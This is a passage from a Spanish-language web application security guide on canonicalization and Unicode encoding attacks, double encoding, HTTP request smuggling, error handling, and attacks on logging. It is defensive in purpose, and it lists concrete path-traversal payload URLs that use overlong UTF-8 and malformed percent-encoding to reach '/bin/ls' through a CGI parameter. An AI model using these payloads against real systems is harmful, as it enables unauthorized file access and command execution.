  http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

Canonicalización, Locales y Unicode

Objetivo

Asegurar que la aplicación es robusta cuando está sujeta a valores de entrada codificados, internacionalizados o en Unicode.

Plataformas afectadas

Todas.

Temas relevantes de COBIT

DS11.9 – Integridad en el procesado de datos

Descripción

Rara vez las aplicaciones son probadas frente a exploits de Unicode, y todavía muchas de ellas son vulnerables por los mismos motivos los cuales permiten hacer que los ataques conocidos como de “HTTP Request Smuggling” se puedan llevar a cabo – cada navegador, servidor Web, cortafuegos de aplicación web o agente de inspección http, y otros dispositivos trata el manejo de las locales del usuario de diferente (y en ocasiones confusa) manera.

La canonicalización se hace cargo de la manera en la cual los sistemas convierten los datos de una manera a otra. Canónico significa la manera más estándar y simple de algo. La canonicalización es el proceso de convertir algo de una representación a su forma más simple.

Las aplicaciones Web tienen que lidiar con varias cuestiones de canonicalización desde la codificación de la URL a la traducción a su dirección IP. Cuando las decisiones de seguridad son tomadas con una base menor a la de la perfecta canonicalización de la información, la aplicación por si misma debe ser capaz de hacer frente a datos proporcionados de manera imprevista de una forma segura.

NB: Asegurarse frente a ataques de canonicalización no significa que todas las aplicaciones deban ser internacionalizadas, pero sí que todas las aplicaciones deben ser seguras al introducir datos en Unicode o con una representación incorrecta.

Unicode

La codificación Unicode es un método para almacenar caracteres con múltiples bytes. Para cada lugar en dónde se permita la introducción de datos, la información puede ser proporcionada

en Unicode para ocultar código malicioso y llevar a cabo una gran variedad de ataques. El RFC 2279 referencia varias maneras mediantes las cuales se puede codificar la información.

Unicode fue desarrollado para permitir el uso de un conjunto universal de caracteres (Universal Character Set (UCS)) que abarcan los mayores sistemas de escritura del mundo. Los caracteres multi-octeto, sin embargo, no son compatibles con muchas aplicaciones y protocolos actuales, y esto ha hecho que se desarrollen varios formatos de transformación de UCS (UTF) con diferentes características. UTF-8 tiene la característica de preservar el rango completo del US-ASCII. Es compatible con sistemas de ficheros, analizadores o *parsers* y software que confían en los valores US-ASCII, pero es transparente a otros valores.

La importancia de la representación en UTF-8 se deriva del hecho de que los servidores web y aplicaciones realizan varios pasos en la entrada con este formato. El orden de estos pasos a menudo es crítico para la seguridad de la aplicación. Básicamente, los pasos son "decodificación de la URL" potencialmente seguidos por la "decodificación UTF-8", y entremezclados con ellos se encuentran varias comprobaciones de seguridad, que son también pasos de procesamiento.

Si, por ejemplo, una de las comprobaciones de seguridad consiste en buscar la cadena ".." y se lleva a cabo antes de que se llegue a la decodificación de UTF-8, es posible inyectar ".." en su formato largo UTF-8. Incluso aunque las comprobaciones de seguridad reconozcan algunos de los formatos no canónicos para los puntos, podría ser que no todos los formatos sean capaces.

Considere el carácter ASCII "." (punto). Su representación canónica es un punto (ASCII 2E). Si lo consideramos como carácter en su segundo rango UTF-8 (2 bytes), obtendríamos una representación extendida de él, siendo C0 AE. Del mismo modo, existen más representaciones extendidas : E0 80 AE, F0 80 80 AE, F8 80 80 80 AE y FC 80 80 80 80 AE.

Rango UCS-4	Codificación UTF-8
0x00000000-0x0000007F	0xxxxxxx
0x00000080 - 0x000007FF	110xxxxx 10xxxxxx
0x00000800-0x0000FFFF	1110xxxx 10xxxxxx 10xxxxxx
0x00010000-0x001FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000-0x03FFFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000-0x7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

Consideremos ahora la representación C0 AE del ".". Comprobando lo que requiere la codificación UTF-8, el segundo octeto contendrá un “10” como sus bits más significativos. Es posible definir 3 variantes para ella, enumerando el resto de las posibles combinaciones con 2 bits (“00”, “01” y “11”). Algunos decodificadores de UTF-8 tratarán estas variantes como idénticas al símbolo original (simplemente utilizan los 6 bits menos significativos, sin tener en cuenta los 2 bits más significativos). Por lo tanto, las tres variantes son C0 2E, C0 5E y C0 FE.

Por ello, resulta posible el crear codificaciones UTF-8 incorrectas, en dos sentidos:

- Una secuencia UTF-8 para representar un símbolo dado puede ser más extenso de lo necesario.
- Una secuencia UTF-8 podría contener octetos con un formato incorrecto (por ejemplo, que no cumplan con los 6 formatos anteriores)

Para complicar aún más las cosas, cada representación puede ser transmitida por HTTP de múltiples formas:

Sin ser tratada. Esto es, sin ningún tipo de codificación de la URL. Esto normalmente ocasiona que se envíen octetos ASCII en la ruta, petición o en el cuerpo, que violan los estándares http. Sin embargo, la mayoría de los servidores http se comportan adecuadamente con caracteres que no son ASCII.

Codificación válida de la URL. Cada uno de los caracteres no ASCII (justamente, todos los caracteres que necesitan una codificación de la URL – un gran conjunto de caracteres que no son ASCII) son codificados como la dirección. Esto resulta en el envío, por ejemplo, de %C0%AE.

Codificación inválida de la URL. Esta es una variante de la codificación válida en URL, en la cual algunos digitos hexadecimales son remplazados con digitos que no son hexadecimales, aunque el resultado se interpreta como idéntico al original, según algunos algoritmos de decodificación. Por ejemplo, %C0 es interpretado como un carácter de número ('C'-'A'+10)*16+('0'-'0') = 192. Aplicando el mismo algoritmo a %M0 resulta ('M'-'A'+10)*16+('0'-'0') = 448, que, cuando se fuerza en que sea un solo byte, resulta (8 bits menos significativos) 192, igual que el original. Por lo tanto, si el algoritmo permite carácteres no hexadecimales (como por ejemplo ‘M’), entonces será posible obtener variantes para la representación de %C0, como por ejemplo %M0 y %BG.

Debe tenerse en consideración que estas técnicas no están directamente relacionadas con Unicode, por lo que pueden ser utilizadas en ataques que no sean Unicode también.

http://www.example.com/cgi-bin/bad.cgi?foo=../../bin/ls%20-al

Codificación URL del ataque

http://www.example.com/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al

Codificación Unicode del ataque del ejemplo

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al

Como protegerse

Se debe elegir una forma canónica adecuada y se debe canonizar todos los valores introducidos por el usuario antes de que se tomen decisiones referentes a la autorización. Las comprobaciones de seguridad deben llevarse a cabo después de que se complete la codificación UTF-8. Además, se recomienda comprobar que la codificación UTF-8 es una forma canónica válida del símbolo que representa.

http://www.ietf.org/rfc/rfc2279.txt?number=2279

Formatos de entrada

A menudo, las aplicaciones Web operan internamente en ASCII, ISO 8859-1 o Unicode (los programas Java son un ejemplo de UTF-16). Sus usuarios pueden estar utilizando otro tipo de locales, y los atacantes podrían elegir sus locales y conjunto de caracteres sin ningún problema.

Como determinar si se es vulnerable

Analizar la aplicación Web para determinar si impone el código de página o locales.

Si no se impone conjunto de caracteres o locales, será una de las siguientes:

- Posts HTTP. Punto interesante: Todos los posts HTTP necesitan ser ISO 8859-1, que perderán información para la mayoría de los conjuntos de caracteres de byte doble. Se debe probar la aplicación con sus navegadores soportados para determinar si funcionan con caracteres codificados con doble byte de manera segura.
- Gets HTTP. Depende de la página representada anteriormente y las implementaciones por cada navegador, pero la codificación URL no está propiamente definida para conjuntos de caracteres de con byte doble. IE puede ser forzado opcionalmente para realizar todos los envíos en UTF-8 que serán después canonizados de manera adecuada en el servidor.
- .NET: Unicode (little endian)
- Las implementaciones JSP, como por ejemplo Tomcat: UTF-8 – comprobar la opción "javaEncoding" en el web.xml por muchos contenedores de servlet.
- Java: Unicode (UTF-16, big endian, ***o*** depende del sistema operativo al lanzarse la máquina virtual de Java)
- PHP: Configurado en php.ini, ISO 8859-1.
  NB: Muchas funciones PHP dan (de manera incorrecta) por hecho el conjunto de caracteres y pueden no funcionar correctamente en el momento que se configura con otro distinto. ¡Analice su aplicación con el nuevo conjunto de caracteres cuidadosamente!

Como protegerse

- Determinar las necesidades de su aplicación, e imponer adecuadamente tanto las locales como el conjunto de caracteres.

Imposición de locales

El servidor web siempre debe establecer unas locales, y preferiblemente un código de país, como por ejemplo "es_ES" , "en_US", "fr_FR", "zh_CN".

Como determinar si se es vulnerable

Utilizando un analizador de cabeceras http o incluso realizando un telnet contra el servidor Web:

```
HEAD / HTTP1.0
```

Debería mostrar algo como lo siguiente:

```
HTTP/1.1 200 OK
Date: Sun, 24 Jul 2005 08:13:17 GMT
Server: Apache/1.3.29
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Como protegerse

Revise e implemente las siguientes directivas:

http://www.w3.org/International/technique-index

Como mínimo, seleccione las locales correctas de salida y el conjunto de caracteres.

Codificación doble (o n-)

La mayoría de las aplicaciones web sólo comprueban una vez si los valores introducidos han sido codificados o decodificados en los valores Unicode correctos. Sin embargo, un atacante podría haber codificado dos veces la cadena de ataque.

Como determinar si se es vulnerable

- Utilizar la herramienta de codificación doble incluida en la Cheat Sheet de XSS para codificar doblemente una cadena de XSS.
  http://ha.ckers.org/xss.html
- Si la inyección resultante resulta en un ataque XSS satisfactorio, entonces su aplicación es vulnerable.
- Este ataque podría también funcionar en el caso de:
  1. Nombres de ficheros
  2. Objetos no corrientes como son tipos de informes o selectores del lenguaje
  3. Nombres de temas

Como protegerse

- Imponga tanto las locales correctas como el conjunto de caracteres en su aplicación.
- Utilice las entidades HTML, la codificación URL y demás para prevenir que los caracteres Unicode sean tratados de manera inadecuada por las combinaciones más importantes de navegador, servidor web y aplicación.
- Pruebe su código y su solución de manera exhaustiva.

HTTP Request Smuggling

El "HTTP Request Smuggling (HRS)" es un hecho detallado en profundidad por Klein, Linhart, Heled, y Orrin en un estudio que se puede encontrar en la sección de referencias. La base de HTTP Request Smuggling reside en que muchas de las grandes soluciones informáticas utilizan muchos componentes que proporcionan una aplicación Web. Las diferencias entre un cortafuegos, un cortafuegos de aplicación Web, balanceadores de carga, aceleradores SSL, proxys inversos y servidores Web permiten ataques especiales para traspasar todos los controles en los sistemas finales y directamente atacar el servidor Web.

Los tipos de ataques que detallan son:

- Envenenamiento de la caché Web
- Evasión de Cortafuegos/IDS/IPS
- Técnicas anticipadas y prolongadas de HTS
- Secuestro de peticiones
- Secuestro de credenciales

Desde que se publicó el informe, se han descubierto varios ejemplos reales de HRS

Como determinar si se es vulnerable

- Revisar el informe
- Revisar su infraestructura en busca de componentes vulnerables

Como protegerse

- Minimizar el número total de componentes que podrían interpretar peticiones http entrantes.
- Mantener al día su infraestructura con los últimos parches.

Lectura adicional

- Evasión de IDS utilizando Unicode (Inglés) http://online.securityfocus.com/print/infocus/1232
- Página oficial de internacionalización en W3C (Inglés) http://www.w3.org/International/
- Traducciones al castellano de algunos documentos sobre internacionalización de la W3C http://www.w3.org/2005/11/Translations/Query?lang=es&i18n=i18n-tutorials
- HTTP Request Smuggling (Inglés) http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf
- Cheat Sheet de XSS http://ha.ckers.org/xss.html

Manejo de errores, auditoria y generación de logs

Objetivo

Muchas industrias son requeridas por medio de requisitos legales y regulatorios con lo siguiente:

Auditable – todas las actividades que afectan el estado de un usuario o balances deben ser formalmente rastreables.

Trazable – es posible determinar donde ocurre cada actividad en todas las capas de una aplicación.

Alta integridad – los logs no pueden ser sobrescritos o modificados por usuarios locales o remotos.

Las aplicaciones bien escritas generan logs de doble propósito con trazas de actividad para auditoria y monitoreo, y hace que sea fácil seguir una transacción sin mucho esfuerzo o acceso al sistema. Debería ser posible identificar y seguir una transacción potencialmente fraudulenta de punta a punta.

Entornos afectados

Todos

Temas relevantes de COBIT


DS11 – Administración de datos – Todas las secciones deben ser revisadas, pero en particular:

DS11.4 Manejo de errores en documentos fuente

DS11.8 Manejo de errores en la entrada de datos

Descripción

Manejo de errores, mensajes de depuración, auditoria y archivos de log son diferentes aspectos del mismo tópico: como realizar un seguimiento de eventos dentro de una aplicación.



Mejores prácticas

- Prueba de fallas – no deje sin gestionar las fallas.
- Utilice logs de doble propósito
- Los logs de auditoria se encuentran legalmente protegidos – protéjalos!
- Genere reportes y realice búsquedas en los logs utilizando una copia de solo lectura o una copia integra del original.

Manejo de errores

El manejo de errores toma dos formas: manejo estructurado de excepciones y control de errores funcional. El manejo estructurado de excepciones es siempre preferido ya que es más fácil cubrir el 100% del código.

Lenguajes funcionales como PHP 4 que no tienen excepciones son muy difíciles de cubrir el 100% de los errores. El código que cubre 100% de los errores es extraordinariamente verboso y difícil de leer, y puede contener fallas sutiles e inclusive errores en el código de manejo de errores.

Los atacantes motivados prefieren visualizar los mensajes de error ya que pueden mostrar información que les permita realizar otros ataques, o pueden mostrar información privada. El manejo de errores en aplicaciones web raramente es lo suficientemente robusto como para sobrevivir un ataque de penetración.

Las aplicaciones siempre deberían tener un mecanismo a prueba de fallos. Si una aplicación falla y muestra un estado desconocido, es probable que un atacante utilice este estado indeterminado para acceder funcionalidad no autorizada, o peor aun, crear, modificar o destruir datos.

Aplicaciones a prueba de fallas

- Inspeccione el manejo de errores fatales de la aplicación
- ¿Es a prueba de fallas? Si lo es, ¿de que manera?
- ¿Es el programa de manejo de errores fatales llamado con suficiente frecuencia?
- ¿Que ocurre con las transacciones en proceso y la información efímera?

Depuración de Errores

- ¿Posee el código en producción mensajes o manipuladores de depuración de errores?
- ¿Si el lenguaje es un lenguaje de secuencia de código sin pre-procesamiento efectivo o compilación, puede ser activado el indicador de depuración de errores en el servidor?
- Los mensajes de depuración de errores filtran información privada, o información que ¿puede llevar a un posterior ataque exitoso?

Manejo de Excepciones

¿Hace uso el código de manipuladores de excepciones estructurados (try {} catch {} etc.) o de manipulación de errores basado en funciones?

Si el código utiliza manipulación de errores basado en funciones, ¿ha revisado el código cada valor de salida y resuelve el error apropiadamente?

¿Fallaría la inyección fuzz contra la interfase promedio?

Valores de retorno funcionales

Muchos lenguajes indican una condición de error por valor de retorno. Por ejemplo:

- ¿Son todos los errores funcionales chequeados? Si no lo son, ¿que puede fallar?

Mensajes de error detallados

Los mensajes de error detallados proveen a los atacantes con una enorme cantidad de información utilizada.

¿Como determinar si usted es vulnerable?

¿Se encuentran activados los mensajes de error?

¿Filtran los mensajes de error detallados información que puede ser utilizada para preparar otros ataques, o información privada?

¿Captura el navegador el mensaje de error cache?

Como protegerse

Asegúrese de que sus aplicaciones posean un modo a prueba de fallas que pueda ser activado en caso de que ocurra algo verdaderamente inesperado. Si todo lo demás falla, desconecte al usuario y cierre la ventana del navegador

El código en producción no debería ser capaz de producir mensajes de depuración de errores. Si lo hiciera, el modo de depuración de errores debería ser iniciado por una opción de edición de archivo o configuración en el servidor. En particular, la depuración de errores no debería ser activado por una opción de la misma aplicación.

Si el marco o lenguaje posee manipulación de excepciones estructurado (por ejemplo try {} catch {}), este debería ser utilizado con preferencia al manejo de errores funcional.

Si la aplicación utiliza manipulación de errores funcional, su uso debe ser comprensivo e intensivo.

Nunca deberían ser presentados al usuario los mensajes de error detallados, tales como trazas que develen información privada. En cambio, se debería utilizar un mensaje de error genérico. Esto incluye códigos de respuesta de estado de http (por ejemplo errores 404 o 500).

Logueo

¿Donde generar los logs?

Los logs deberían ser escritos de tal manera que lo atributos del archivo de log permitan que solo nueva información pueda ser escrita (registros anteriores no deberían ser reescritos o eliminados). Para seguridad adicional, los logs también deberían ser escritos en un soporte de una escritura/múltiple lectura tal como un CD-R.

Se deberían realizar copias de los archivos de log a intervalos regulares dependiendo del volumen y tamaño (diarios, semanales, mensuales, etc.). También se debería adoptar una convención de nombres común a todos los archivos de log, facilitando su indexación. La verificación de que el logueo se encuentra activado y en funcionamiento es algo que se omite con frecuencia, y es algo que se podría lograr a través de cron job.

Asegúrese de que la información no se sobrescrita.

Los archivos de los deberían ser copiados y movidos a almacenamiento permanente e incorporados a la estrategia general de backup de la organización.

Los archivos de log y soporte de almacenamiento deberían ser destruidos y eliminados apropiadamente, e incorporados al plan de la organización para una eliminación segura. Reportes deberían ser generados a intervalos regulares, incluyendo reportes de error tendencias para la detección de anomalías.

Asegúrese de mantener los logs seguros y confidenciales incluso cuando estos fueron resguardados.

Manipulación

Los logs pueden ser alimentados en herramientas de detección de intrusos y de monitoreo y rendimiento de sistema. Todos los componentes de logueo deben ser sincronizados con un servidor de fecha de manera que todo el logueo pueda ser consolidado efectivamente sin errores de latencia. Este servidor de fecha debe ser asegurado y no debe proveer ningún otro servicio a la red.

Mientras se realiza el análisis no debe haber ni manipulación ni eliminación.

Depuración General de Errores

Los logs resultan útiles en la reconstrucción de eventos luego de que ha ocurrido un problema, haya sido este relacionado a la seguridad o no. La reconstrucción de eventos puede permitir a un administrador de seguridad determinar el alcance total de la actividad de un intruso y acelerar el proceso de recupero.

Evidencia Forense

Los logs pueden ser requeridos en algunos casos en procedimientos legales como prueba de las actividades maliciosas. En este caso la actual manipulación del log es esencial.

Detección de Ataques

Muchas veces los logs son el único registro de que se esta dando un comportamiento sospechoso. Por lo tanto los logs algunas veces podrían ser almacenados en tiempo real directamente en sistemas de detección de intrusos.

Calidad de Servicios

Por protocolo se podrían conducir encuestas repetitivas de tal manera que caídas de red o del servidor pueden ser protocoladas y el comportamiento puede ser analizado posteriormente o una persona responsable pueda tomar acciones inmediatas.

Prueba de Validez

Los desarrolladores de aplicaciones a veces escriben logs para demostrar a los clientes que las aplicaciones se comportan de la manera esperada.

- Requeridos por ley o por políticas corporativas
- Los logs pueden asignar responsabilidad individual en el universo de aplicaciones web al proveer trazabilidad a las acciones de un usuario.

Puede ser un requerimiento de una política corporativa o legislación local el (por ejemplo) guardar la información del encabezamiento de todas las transacciones de aplicación. Estos logs deben ser resguardados y mantener su confidencialidad por seis meses antes de que puedan ser eliminados.

Los puntos citados anteriormente muestran las diferentes motivaciones y resultan en diferentes requerimientos y estrategias. Esto significa, que antes de que podamos implementar un

mecanismo de logue en una aplicación o sistema, necesitamos conocer los requerimientos y su uso posterior. Si fallamos al hacer esto puede llevar a resultados no deseados.

El fracaso al habilitar o diseñar mecanismos apropiados de logueo de eventos en aplicaciones web pueden amenazar la habilidad de una organización para detectar intentos de acceso no autorizados, y hasta que punto estos intentos fueron exitosos o no. Mas adelante en este capitulo analizaremos los métodos de ataque más comunes, errores de diseño y de implementación así como también estrategias de mitigación.

Existe otro motivo por el cual el mecanismo de logue debe ser planeado antes de la implementación. En algunos países, la legislación define que tipo de información personal se encuentra permitido no solo loguear, pero también analizar. Por ejemplo, en Suiza, las compañías no pueden loguear información personal de sus empleados (como por ejemplo su actividad en Internet o lo que escriben en su correo electrónico). Por lo tanto si una compañía quisiera loguear los hábitos de navegación en Internet, la compañía tendría que informar sus planes por adelantado.

Esto conduce al requerimiento de poseer logs anónimos o despersonalizados con la posibilidad de re-personalizarlos posteriormente si fuera necesario. Si una persona no autorizada tiene acceso a logs (legalmente) personalizados, la organización se encontraría nuevamente actuando fuera de la ley. Por lo tanto puede haber algunas (no solo) dificultades legales que deben ser tenidas en cuenta.

Tipos de logueo

Los logs pueden poseer diferente tipos de información. La selección de la información utilizada se encuentra afectada normalmente por la motivación que conduce al logueo. Esta sección contiene información sobre los diferentes tipos de información de log y las razones por las cuales podríamos querer loguearlas.

En general, las características de logueo incluyen información de depuración de errores apropiada tal como la fecha y hora del evento, procesos iniciados o dueño del proceso, y una descripción detallada del evento. Los siguientes son tipos de evento de sistema que pueden ser logueados en una aplicación. Depende de la aplicación en particular o sistema y las necesidades el decidir cual de estos serán utilizados en los logs.

- Lectura del acceso al archivo de información y que tipo de información es leída. Esto no solo permite ver la información que fue leída, pero también por quien y cuando.

- La estructura de los logs de información y también donde y de que manera (agregar, reemplazar) se escribió la información. Esto puede ser utilizado si la información fue sobrescrita o si el programa se encuentra escribiendo.
- Modificación de las características de información, incluyendo permisos de control de acceso o etiquetas, ubicación en la base de datos o archivos de sistema, o dueño de la información. Los administradores pueden detectar si su configuración fue modificada.
- Funciones administrativas y cambios de configuración independientemente de la superposición (actividades de manejo de cuenta, visualización de información de usuario, habilitación o deshabilitación de logueo, etc).
- Información de depuración de errores miscelánea que puede ser activada o desactivada.
- Todos los intentos de autorización (incluyendo la hora) tal como éxito/falla, recurso o función que esta siendo actualizada, y el usuario requiriendo la autorización. Con estos logs podemos detectar intentos de adivinación de contraseñas. Este tipo de logs pueden ser alimentados a un sistema de Detección de Intrusos que detectara anormalidades.
- Eliminación de cualquier tipo de información (objeto). A veces se requiere que las aplicaciones posean cierto tipo de versionado en que el proceso de eliminación pueda ser cancelado.
- Comunicaciones de red (asociación, conexión, aceptación, etc). Con esta información un sistema de Detección de Intrusos puede detectar escaneos de puertos y ataques de fuerza bruta.
- Todos los eventos de autenticación (inicio de sesión, cierre de sesión, intento de acceso fallido, etc.) que permitan detectar ataques de fuerza bruta y también ataques por adivinación.

Ruido

El invocar intencionalmente errores de seguridad para llenar un log de errores con entradas (ruidos) que ocultan evidencia incriminadota de un ataque exitoso. Cuando un administrador o una aplicación de análisis de logs revisan los logs, hay una alta probabilidad de

que resuman el volumen de entradas al log como un intento de negación de servicio más que identificar “la aguja en el pajar”.

Como protegerse

Esto es difícil ya que las aplicaciones ofrecen una ruta sin impedimentos a funciones capaces de generar eventos de log. Si usted puede implementar un dispositivo inteligente o componente de aplicación que pueda rechazar un atacante luego de repetidos intentos, entonces resultaría de utilidad. Si esto fallara, una herramienta de auditoria para leer logs de errores que pueda reducir la mayor parte del ruido, basado en la repetición de eventos o que se originan de la misma fuente. También es útil si el visualizador de logs pudiera desplegar los eventos ordenados por nivel de severidad, en lugar de solamente el horario en el que ocurrió.

Encubrimiento de pistas

El premio mayor en ataques contra el mecanismo de log iría al contrincante que pudiera eliminar o manipular entradas de los a un nivel granular, “como si el evento nunca hubiera sucedido!”. La intrusión y la implementaron de rootkits permite a un atacante utilizar herramientas especializadas que pueden asistir o automatizar la manipulación de archivos conocidos de log. En muchos casos, los archivos de log pueden ser manipulados por usuarios con privilegios root / administrador, o a través de aplicaciones autorizadas a manipular logs. Como regla general los mecanismos de logue debería apuntar a prevenir la manipulación en un nivel granular ya que un atacante podría esconder sus rastros por un periodo de tiempo considerable sin ser detectado. Pregunta simple, si usted se encontrara comprometido por un atacante, seria la intrusión mas obvia si los archivos de log fueran anormalmente grandes o pequeños, o si se parecieran a los archivos de log de todos los días?

Como Protegerse

Asigne a los archivos de log la mayor protección de seguridad, proveyendo aseguramiento que usted siempre tendrá un grabador de “caja negra” efectivo si las cosas salen mal. Esto incluye:

Las aplicaciones no deberían correr con privilegios de Administrador o root. Esta es la principal causa para la manipulación exitosa de archivos de log ya que los usuarios privilegiados

por lo general tienen acceso ilimitado a los archivos de sistema. Asuma el peor escenario y suponga que su aplicación sea atacada. Habría otras capas de seguridad para prevenir que los privilegios de usuario de la aplicación manipulen el archivo de log para cubrir las pistas?

Asegurándose que lo privilegios de acceso que protegen los archivos sea restrictivos, reduciendo la mayoría de operaciones contra el archivo de log que busquen alterar o leer.

Asegurándose que sean asignados nombres de objetos no obvios a los archivos de log y que sean almacenados en una ubicación segura en el archivo de sistema.

Escribiendo archivos de log utilizando técnicas publica o formalmente inspeccionadas en un intento de reducir el riesgo asociado con ingeniería reversa o manipulación del archivo de log.

Uso de tecnología hash para crear huellas digitales. La idea seria que si un atacante llega a manipular el archivo de log, entonces la huella digital no coincidirá y se generara una alerta.

Uso de tecnología IDS basada en Host, donde los patrones de comportamiento puedan ser "escritos en piedra".

Los intentos por parte de los atacantes para modificar el archivo de log a través de medios diferentes de los aprobados normalmente debería generar una excepción y la intrusión podría ser detectada y bloqueada. Este simple control de seguridad puede proteger contra intentos de modificación por parte del administrador.

Falsas alarmas

Tomando en cuenta el clásico film del año 1966 "Como robar un millón"; o similarmente la fabula de Esopo; "El lobo, la nana y el niño"; esté alerta a repetidas falsas alarmas ya que estas pueden representar las acciones de un atacante tratando de engañar al administrador de seguridad al hacerle pensar que la tecnología esta funcionando mal y no es confiable hasta que el problema sea solucionado.

Como protegerse

Simplemente esté alerta a este tipo de ataques, tome cada violación de seguridad seriamente, siempre llegue al fondo del asunto en lo que se refiere a log de errores, en lugar de ignorarlos al menos que se encuentre totalmente seguro que se trata de un problema técnico.

Negación de servicio

Enviando repetidos pedidos a una aplicación que genera entradas en el log, y multiplicando esto diez mil veces, usted obtendrá un archivo de log enorme y seguramente un dolor de cabeza

para el administrador de la aplicación. Cuando los logs son configurados para guardar una cantidad fija de información, una vez que estos están llenos, los mismos no guardaran mas información y el atacante habrá logrado generar una negación de servicio en dicho mecanismo.

Peor aun, si no existe un tamaño máximo de archivo de log, un atacante tiene la posibilidad de llenar la partición del disco y potencialmente negar el servicio de todo el sistema. Esto sin embargo se esta convirtiendo en algo mas raro debido a los tamaños de los discos rígidos hoy en día.

Como protegerse

La principal defensa contra este tipo de ataque es incrementar el tamaño del archivo de log a un valor que difícilmente sea alcanzado, colocar el archivo de log en una partición separada al sistema operativo u otras aplicaciones criticas y mejor aun, intente implementar un mecanismo de monitoreo de sistemas que pueda tener un criterio con respecto al tamaño del archivo de log y/o actividad, como así también enviar una alerta cuando un ataque de este tipo es llevado a cabo.

Destrucción

Siguiendo el mismo escenario que la Negación de Servicio, si el archivo de log es configurado para sobrescribir las entradas antiguas cuando llega a su límite de tamaño, el atacante tiene el potencial de realizar sus malintencionadas acciones y luego generar un script de generación de logs para intentar sobrescribir las entradas de log incriminatorias, y consecuentemente destruyéndolas.

Si todo lo demás falla, entonces un atacante puede simplemente elegir cubrir sus pasos eliminando todas las entradas de log, asumiendo que posee los privilegios para realizar tal acción. Este ataque probablemente involucre una llamada al programa manejador de archivos de log y enviar un comando para limpiar el log, o tal vez sea mas fácil aun eliminar el objeto que recibe las entradas de log (en la mayoría de los casos, este objeto es bloqueado por la aplicación). Este tipo de ataque hace que una intrusión sea obvia asumiendo que los archivos de log son regularmente monitoreados, y tiene la tendencia de causar pánico entre administradores y gerentes de sistemas debido a que deja pocos elementos en los cuales basar una investigación.

Como protegerse

Siguiendo la mayoría de las técnicas descriptas anteriormente le proveerán una buena protección contra este ataque. Tenga en cuenta dos cosas:

Los usuarios administrativos del sistema deberían estar bien entrenados en manejo y revisión de archivos de log. La limpieza 'Ad-Hoc' de archivos de log nunca es recomendada y al menos un archivo siempre debería ser revisado. Muchas veces ocurre que los archivos de log son eliminados, tal vez para resolver un problema técnico, sin darse cuenta que se esta eliminando el historial de eventos para una posible futura investigación.

Un log de seguridad sin contenido no necesariamente significa que debe llamar al equipo forense. En algunos casos, el log de seguridad se encuentra deshabilitado por defecto y usted debe habilitarlo. También asegúrese que los logs guardan la cantidad necesaria de detalles y establezca una base común de errores para medir lo que es considerada una actividad 'normal'.

Registros de auditoria

